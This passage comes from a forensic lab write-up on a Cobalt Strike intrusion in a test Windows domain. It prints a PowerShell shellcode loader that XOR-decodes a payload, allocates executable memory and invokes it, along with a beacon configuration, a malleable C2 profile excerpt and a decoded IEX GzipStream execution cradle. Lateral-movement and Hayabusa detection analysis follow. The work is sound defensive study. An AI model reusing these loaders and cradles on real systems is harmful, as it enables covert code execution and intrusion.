[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('s70zs70[...CUT...]yMjIyMjIyMjIyMj')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

[Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetModuleHandleA).ToInt32())
[Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetProcAddress).ToInt32())
[Array]::Copy($func_gmh, 0, $var_code, 34849, $func_gmh.Length)
[Array]::Copy($func_gpa, 0, $var_code, 34856, $func_gpa.Length)

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =

```


```
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

It contains another big blob of Base64, which can be XORed by 35 and then stored as a file.

[https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B/%3D',true,false\)XOR\(%7B'option':'Decimal','string':'35'%7D,'Standard',false\)](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)XOR(%7B'option':'Decimal','string':'35'%7D,'Standard',false))

The file shows a NOP slide in the beginning (As seen from OpCode `0x90` for further Info see [https://en.wikipedia.org/wiki/NOP_\(code\)](https://en.wikipedia.org/wiki/NOP_(code))). It is followed by an MZ PE Format header, however has no DOS Stub or similar after.



This extracted file could be analyzed with various PE file format analyzers.

An example Analysis was performed using <https://github.com/Sentinel-One/CobaltStrikeParser>, which is able to parse the Cobalt Strike beacon:

```

PS C:\ForensicTools\CobaltStrikeParser> .\parse_beacon_config.py
"E:\EventLogExercise\downloadEdited.dat"
BeaconType                - HTTP
Port                      - 80
SleepTime                 - 30000
MaxGetSize                - 1403644
Jitter                   - 20
MaxDNS                   - Not Found
PublicKey_MD5             - 2927c9db1fef49cc4240ed7addb7def6
C2Server                  - 10.0.1.15,/jquery-3.3.1.min.js
UserAgent                 - Mozilla/5.0 (Windows NT 6.3; Trident/7.0;
rv:11.0) like Gecko
HttpPostUri                - /jquery-3.3.2.min.js
Malleable_C2_Instructions - Remove 1522 bytes from the end
                        Remove 84 bytes from the beginning
                        Remove 3931 bytes from the beginning
                        Base64 URL-safe decode
                        XOR mask w/ random key

HttpGet_Metadata          - ConstHeaders
                        Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                        Referer: http://code.jquery.com/
                        Accept-Encoding: gzip, deflate
                        Metadata
                        base64url
                        prepend "__cfduid="
                        header "Cookie"

HttpPost_Metadata          - ConstHeaders
                        Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                        Referer: http://code.jquery.com/
                        Accept-Encoding: gzip, deflate
                        SessionId
                        mask
                        base64url
                        parameter "__cfduid"
                        Output
                        mask
                        base64url
                        print

...
SSH_Banner                -
HttpGet_Verb              - GET
HttpPost_Verb              - POST
HttpPostChunk              - 0
Spawnto_x86               - %windir%\syswow64\rundll32.exe
Spawnto_x64               - %windir%\sysnative\rundll32.exe
CryptoScheme              - 0
...
Proxy_Behavior            - Use IE settings
Watermark_Hash            - ZodsEa0Mhs23NlPydPXS5A==
Watermark                 - 1480773306
bStageCleanup             - True

```



```

bCFGCaution          - False
KillDate              - 0
bProcInject_StartRWX  - False
bProcInject_UserRWX   - False
bProcInject_MinAllocSize - 17500
ProcInject_PrependedAppend_x86 - b'\x90\x90'
                        Empty
ProcInject_PrependedAppend_x64 - b'\x90\x90'
                        Empty
ProcInject_Execute     - ntdll:RtlUserThreadStart
                        CreateThread
                        NtQueueApcThread-s
                        CreateRemoteThread
                        RtlCreateUserThread

ProcInject_AllocationMethod - NtMapViewOfSection
bUsesCookies           - True
...
DNS_strategy           - round-robin
DNS_strategy_rotate_seconds - -1
DNS_strategy_fail_x     - -1
DNS_strategy_fail_seconds - -1
Retry_Max_Attempts      - 0
Retry_Increase_Attempts - 0
Retry_Duration          - 0

```

The output provides vast information about the payload. Note the C2 Server IP, which is baked into the payload.

Indeed the Cobalt Strike Reflective Loader allows for hiding measures in the malleable profile very much resembling what was seen above (The `0x90` nop slide ...). Compare

<https://github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.9.profile> :

```

github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.9.profile

malleable-c2 / jquery-c2.4.9.profile

Code Blame 754 lines (672 loc) · 58.2 KB

447
448 # The transform-x86 and transform-x64 blocks pad and transform Beacon's Reflective
449 transform-x86 { # transform the x86 rDLL stage
450     prepend "\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend nops
451     strrep "ReflectiveLoader" "execute"; # Change this text
452     strrep "This program cannot be run in DOS mode" ""; # Remove this text
453     strrep "beacon.dll" ""; # Remove this text
454 }
455 transform-x64 { # transform the x64 rDLL stage
456     prepend "\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend nops
457     strrep "ReflectiveLoader" "execute"; # Change this text in the Beacon DLL
458     strrep "beacon.x64.dll" ""; # Remove this text in the Beacon DLL
459 }

```

C1: More Suspicious PowerShell

PowerShell Version 5+ has Automatic logging of suspicious scripts, recorded as Event `4104` with a `Warning` Level.

Contains([Level], 'Warning') And Contains([Channel], 'powershell')

[illegible]

26232	<input type="checkbox"/>	2412	2412	2023-06-29	13:22:33:8288719	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: 1E6kGK2Gt6P1W1Q8R00XC/RR/PCv...
26231	<input type="checkbox"/>	2411	2411	2023-06-29	13:22:33:8288351	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: iidKn0ZERTZQr47vdyM9Y5Av7qUhz...
26230	<input type="checkbox"/>	2410	2410	2023-06-29	13:22:33:8288005	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: BRP2gG+GP3PytMR0RmZ/UH53uej129...
26229	<input type="checkbox"/>	2409	2409	2023-06-29	13:22:33:8287657	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: Pb0nAbL6vcfQxx90Uh2XPoi1ZAhXo1...
26228	<input type="checkbox"/>	2408	2408	2023-06-29	13:22:33:8287122	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: jIHrzR3ZHhP8sa0q+Gm1YAd0iv3oJp...
26227	<input type="checkbox"/>	2407	2407	2023-06-29	13:22:33:8286644	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: GyhJJFY2pLtnWmyPKn3Mga76C1rzp...
26226	<input type="checkbox"/>	2406	2406	2023-06-29	13:22:33:8286092	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: sgYIo1lLZPrFRp4ukH74YcXxAi+p8...
26225	<input type="checkbox"/>	2405	2405	2023-06-29	13:22:33:8285617	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: \$s=New-Object IO.MemoryStream(...
26215	<input type="checkbox"/>	2395	2395	2023-06-29	13:22:16:6132472	4100	Warning	Microsoft-Wind...	Microsoft-Windows-...	Command Name: Invoke-Expression
26214	<input type="checkbox"/>	2394	2394	2023-06-29	13:22:16:5656849	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: KZJqSrw0AjjYDzrIsLpmgcd80ZkLHk...
26213	<input type="checkbox"/>	2393	2393	2023-06-29	13:22:16:5656755	4104	Warning	Microsoft-Wind...	Microsoft-Windows-...	ScriptBlockText: D\$0zLH4eUT9Qk90f+1I0CmTQ4/pBH...

- ### C1: Lateral Movement (FROM Client1)

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER <https://www.sans.org/posters/hunt-evil/>

Filtering for the according event. Generating a list of users and remote computers.

Timeline Explorer v2.0.0.1											
File Tools Tabs View Help											
20231124132040_EvtbECond_Output.csv											
Payload Data1											
Enter text to search...											
Line	Tag	Record	Event	Time Created	Event	Level	Provider	Channel	Remote Host	Payload Data2	User Name
Payload Data1: Target: CHILD.TESTLAB.LOCAL\cclear (Count: 3)											
70814		69795	69795	2023-06-30 06:57:17:5693390	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.100:445	TargetServerName: DC1	child\tmassie
69523		68504	68504	2023-06-30 06:32:01:0275070	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.100:445	TargetServerName: DC1	child\tmassie
86973		54770	54770	2023-06-30 01:49:59:0284843	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.103:445	TargetServerName: WS1	child\tmassie
Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1\$ (Count: 1)											
85978		53775	53775	2023-06-30 01:29:12:4975320	4648	LogAlways	Microsoft-Wind...	Security	--	TargetServerName: client1\$	child\client1\$
Payload Data1: Target: child\aalfort (Count: 1.284)											
Payload Data1: Target: child\tmassie (Count: 1)											
68811		67792	67792	2023-06-30 06:17:54:1058171	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.9:0	TargetServerName: localhost	child\client1\$
Payload Data1: Target: Font Driver Host\UMFD-3 (Count: 1)											
Payload Data1: Target: Window Manager\DWm-3 (Count: 1)											

Aalfort can be ignored and is noise in this exercise...

There are three lateral movement events shown in the log using user **cclear**:


Time Created	Event Id	User Name	Remote Host	Payload Data1	Payload Data2
2023-06-30 01:49:59	4648	child\tmassie	10.0.1.103:445	Target: CHILD.TESTLAB.LOCAL\cclear	TargetServerName: WS1
2023-06-30 06:32:01	4648	child\tmassie	10.0.1.100:445	Target: CHILD.TESTLAB.LOCAL\cclear	TargetServerName: DC1
2023-06-30 06:57:17	4648	child\tmassie	10.0.1.100:445	Target: CHILD.TESTLAB.LOCAL\cclear	TargetServerName: DC1

- Is there any indication on lateral movement originating from client1 (client1 = source)?
 - YES
- What is found?
 - tmassie used credentials of cclear to access DC1 and WS1
- What user account is used for the lateral movement?
 - cclear
- Lateral movement to what systems?
 - DC1 and WS1

C1: Automatic Detection

Hayabusa (<https://github.com/Yamato-Security/hayabusa>) can be used to automatically detect suspicious events or actions:

```
.\hayabusa-2.6.0-win-x64.exe csv-timeline -d
"E:\EventLogExercise\Kape_EventLogs_client1" -o
"E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_timeline.csv"
```



by Yamato Security

Start time: 2023/07/03 12:25

Total event log files: 165

Total file size: 120.5 MB

Loading detections rules. Please wait.

Excluded rules: 30

Noisy rules: 12 (Disabled)

Deprecated rules: 169 (4.54%) (Disabled)

Experimental rules: 2001 (53.78%)

Stable rules: 225 (6.05%)

Test rules: 1495 (40.18%)

Unsupported rules: 43 (1.16%) (Disabled)

Hayabusa rules: 152

Sigma rules: 3569

Total enabled detection rules: 3721

Output profile: standard

Scanning in progress. Please wait.

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[=====]
=====] 100.00 %

Scanning finished. Please wait while the results are being saved.

Rule Authors:

...

Results Summary:

First Timestamp: 2023-05-05 15:17:13.667 +02:00

Last Timestamp: 2023-06-30 09:15:28.665 +02:00

Events with hits / Total events: 34,497 / 110,609 (Data reduction: 76,112 events (68.81%))

Total | Unique detections: 37,308 | 55

Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)

Total | Unique high detections: 1,471 (3.94%) | 9 (16.36%)

Total | Unique medium detections: 1,585 (4.25%) | 11 (20.00%)

Total | Unique low detections: 85 (0.23%) | 11 (20.00%)

Total | Unique informational detections: 34,167 (91.58%) | 24 (43.64%)

Dates with most total detections:

critical: n/a, high: 2023-06-29 (798), medium: 2023-06-29 (1,488), low: 2023-06-30 (56), informational: 2023-06-30 (26,776)

...

Elapsed time: 00:00:09.497

The result shows a lot of the same that was already observed. Notice the PowerShell was detected as malicious immediately:

Line	Tag	Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
=							PSExec	
> Level: high (Count: 19)								
v Level: med (Count: 1.600)								
3010		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10542	Potentially Malicious PwSh	ScriptBlock: B3bH5EcPRnLW8IcYmJ8mJxY
3009		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10541	Potentially Malicious PwSh	ScriptBlock: MjYiMjYiMjYiMjYiMjYiMjYi
3008		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10540	Potentially Malicious PwSh	ScriptBlock: kY2lKfyhRfnr+Y2x5ZhtOUX94
3007		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10539	Potentially Malicious PwSh	ScriptBlock: DSct5m5E+tirRjNI f0wp857j6
3006		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10538	Potentially Malicious PwSh	ScriptBlock: ZL9YX5b83xjgOF3bonv1PnPyI5
3005		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10537	Potentially Malicious PwSh	ScriptBlock: d4uBkflfQeSRckvLMR0sP61Ze2e
3004		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10536	Potentially Malicious PwSh	ScriptBlock: NoKvQdLPkaoLKPKc2Wsvwv250H
3003		2023-06-30 07:10:34.178...	client1.child.testlab.local	PwSh	4104	10535	Potentially Malicious PwSh	ScriptBlock: gXZl1kZTlOWmWghr2MwP8jks4
3002		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10534	Potentially Malicious PwSh	ScriptBlock: Vx1twwKZu11LXaX7rcpfjL5
3001		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10533	Potentially Malicious PwSh	ScriptBlock: mDkLqEw4e6x3y+v6gzP7V1Tz2e
3000		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10532	Potentially Malicious PwSh	ScriptBlock: QnMq4QRNF5qsDF8TP2CP04T4w
2999		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10531	Potentially Malicious PwSh	ScriptBlock: IPoks/t/rxAgd14zTjzT5mlmb
2998		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10530	Potentially Malicious PwSh	ScriptBlock: ocDFxKXV5SeXeqK84YmDbuBFuH
2997		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10529	Potentially Malicious PwSh	ScriptBlock: 37g3n3VPHJ58n4mgxFdl1g9w1f
2996		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10528	Potentially Malicious PwSh	ScriptBlock: fHaU8Z68jLk0ms17WvVY1pmqL
2995		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10527	Potentially Malicious PwSh	ScriptBlock: QAF0nvqYxtjb4U+z6GqZyCt1
2994		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10526	Potentially Malicious PwSh	ScriptBlock: nbfqGb/0miQmb/Rahu+0Wgyi
2993		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10525	Potentially Malicious PwSh	ScriptBlock: /rHzStRyfaTLW9wPw91Ks3j
2992		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10524	Potentially Malicious PwSh	ScriptBlock: 0tZ/ZgY0aaZ7aKclFp01rj6
2991		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10523	Potential Suspicious PowerShell Keyw...	ScriptBlock: function func_get_proc_ad
2990		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10523	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_ad
2989		2023-06-30 07:10:34.177...	client1.child.testlab.local	PwSh	4104	10523	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_ad
2988		2023-06-30 07:10:31.555...	client1.child.testlab.local	PwSh	4104	10509	Potentially Malicious PwSh	ScriptBlock: o0FRndK2xcxd1F1kX0BeZF7k

Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
					PSEXec	
gh (Count: 19)						
2023-06-30 07:10:30.774...	client1.child.testlab.local	Sec	4624	70443	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:57:16.773...	client1.child.testlab.local	Sec	4624	69793	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:40:48.284...	client1.child.testlab.local	Sec	4624	68956	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:38:10.671...	client1.child.testlab.local	Sec	4624	68841	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:32:26.963...	client1.child.testlab.local	Sec	4624	68555	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:32:18.634...	client1.child.testlab.local	Sec	4624	68539	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:32:12.066...	client1.child.testlab.local	Sec	4624	68535	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:32:00.261...	client1.child.testlab.local	Sec	4624	68503	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:31:41.265...	client1.child.testlab.local	Sec	4624	68500	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie
2023-06-30 06:31:20.271...	client1.child.testlab.local	Sec	4624	68482	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS TgtUser: tmassie

```
AuthenticationPackageName: Negotiate | ElevatedToken: NO | ImpersonationLevel:
IMPERSONATION | IpPort: 0 | KeyLength: 0 | LogonGuid: 00000000-0000-0000-0000-
000000000000 | LogonProcessName: seclogon | ProcessId: 6148 | ProcessName:
C:\Windows\System32\svchost.exe | SubjectDomainName: child | SubjectLogonId:
0xa481b7 | SubjectUserSid: S-1-5-21-1345929560-157546789-2569868433-1132 |
TargetDomainName: child | TargetLinkedLogonId: 0x0 | TargetOutboundDomainName:
child | TargetOutboundUserName: ccleaner | TargetUserSid: S-1-5-21-1345929560-
157546789-2569868433-1132 | VirtualAccount: NO
```


Depending on the settings, more may be found.

WS1: Lateral Movement

Detecting lateral movement on the **destination system** is often performed by looking at 4624 Logon Events. These are typically Logon Type 3 and sometimes Logon Type 10.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER <https://www.sans.org/posters/hunt-evil/>

Detect all 4624 Logon Type 3 Events **not** from ffast Hint: For Timeline Explorer, there is a *Edit Filter* button at the bottom right:



Filter Example

```
[Event Id] = 4624 And Contains([Payload Data1], 'child') And Not Contains([Payload Data1], 'ffast') And Not Contains([Payload Data1], 'lab_admin')
```

After that, some grouping is applied:

Payload Data1 Remote Host

Line	Tag	Record Number	Event ...	Time Created	Event Id	Payload Data2
=		=	=	=	4624	
▼ Payload Data1: Target: CHILD.TESTLAB.LOCAL\cclear (Count: 3)						
▼ Remote Host: - (10.0.1.10) (Count: 3)						
14...		38273	38273	2023-06-30 01:49:59:0351580	4624	LogonType 3
15...		19268	19268	2023-06-29 15:49:59:6666346	4624	LogonType 3
15...		19298	19298	2023-06-29 15:50:20:7308766	4624	LogonType 3
> Payload Data1: Target: CHILD.TESTLAB.LOCAL\WS1\$ (Count: 12)						
▼ Payload Data1: Target: child\cclear (Count: 3)						
▼ Remote Host: kali (10.0.1.10) (Count: 1)						
15...		47549	47549	2023-06-30 06:44:20:2007139	4624	LogonType 3
▼ Remote Host: WS1 (10.0.1.10) (Count: 2)						
15...		47562	47562	2023-06-30 06:44:22:8547254	4624	LogonType 10
15...		47563	47563	2023-06-30 06:44:22:8547446	4624	LogonType 10

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Event Id = 4624

And

Not Payload Data1 Contains ffast lab_admin

And

Payload Data1 Contains child

Notice, that the same logon on 2023-06-30 01:49:59 is shown as was seen on the Client1.

However, there is one more very interesting Logon later on that same day.

Time Created	Event Id	Remote Host	Payload Data1	Payload Data2	Payload Data3
2023-06-30 01:49:59	4624	- (10.0.1.10)	Target: CHILD.TESTLAB.LOCAL\cclear		LogonType 3 LogonId: 0x1E9E6FF

The more insteresting login from kali:

Time Created	Event Id	Remote Host	Payload Data1	Payload Data2	Payload Data3
2023-06-30 06:44:20	4624	kali (10.0.1.10)	Target: child\cclear		LogonType 3 LogonId: 0x287E3EC

- Detect indicators of the found lateral movement?
 - see above.
- What was a host machine name and IP used by the attacker?
 - see above.

Now, How is it possible

WS1: Type of Lateral Movement

By marking the suspicious login at 2023-06-30 06:44:20 and sorting by time, quickly a 7045 event shows up. This shows a new service was installed in the system. Determine the name of that service?

Time Created	Event Id	Map Description	Payload Data1	Payload Data2
Executable Info				
2023-06-30 06:44:24	7045	A new service was installed in the system	Name: PSEXESVC	StartType: demand start %SystemRoot%\PSEXESVC.exe
2023-06-30 06:44:24	7036	Service started or stopped	Name: PSEXESVC PSEXESVC Status: running	

WS1: PowerShell

Suspicious PowerShell commands are found on the system around the same time. It is possible to find such commands for example by filtering for events 600 and 400 or by searching for such as:

```
powershell -nop -exec bypass -EncodedCommand.
```

Decode the encoded PowerShell command by Base64 and use UTF-16LE text decoding.

Example

Time Created	Provider	Map Description	Payload Data1
2023-06-30 06:48:04	PowerShell	Provider is Started	HostApplication=powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcAL[. .CUT...]EAGUAYwBvAG0AcABYAGUAcwBzACKAKQApAC4AUgBlAGEAZABUAG8ARQB uAGQAKAApADsA


Decoded PowerShell command shows


```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAA...sNAAA="));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

WS1: BONUS: Hayabusa on WS1

Running Hayabusa on WS1 logs:

```
PS C:\ForensicTools\Hayabusa> .\hayabusa-2.12.0-win-x64.exe csv-timeline -d "E:\EventLogExercise\WS1\C\Windows\System32\winevt\Logs" -o "E:\EventLogExercise\WS1_hayabusa_timeline.csv" -U
```





Total file size: 148.9 MB

- ✓ Which set of detection rules would you like to load? · 2. Core+ (2356 rules) (status: test, stable | level: medium, high, critical)
- ✓ Include Emerging Threats rules? (203 rules) · yes
- ✓ Include Threat Hunting rules? (16 rules) · yes
- ✓ Include sysmon rules? (1114 rules) · yes

Noisy rules: 12 (Disabled)

Test rules: 2210 (93.80%)

Total enabled detection rules: 2356

Scanning in progress. Please wait.

[00:00:09] 157 / 157 [=====] 100%

Scanning finished. Please wait **while** the results are being saved.

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WS1_hayabusa_timeline.csv

Level

Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
2023-06-29 14:16:56.918 +00:00	WS1.child.testlab.local	Sys	7045	2930	CobaltStrike Service Installations - System	Svc: 2211415 Path: \\ws1\ADMIN\$\2211415.exe
2023-06-29 15:50:20.727 +00:00	WS1.child.testlab.local	Sys	7045	3278	CobaltStrike Service Installations - System	Svc: d8c86fb Path: \\WS1\ADMIN\$\d8c86fb.exe

Furthermore, the powershell was detected as well:

WS1_hayabusa_timeline.csv

Level							Enter text to search...	Find
Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details		
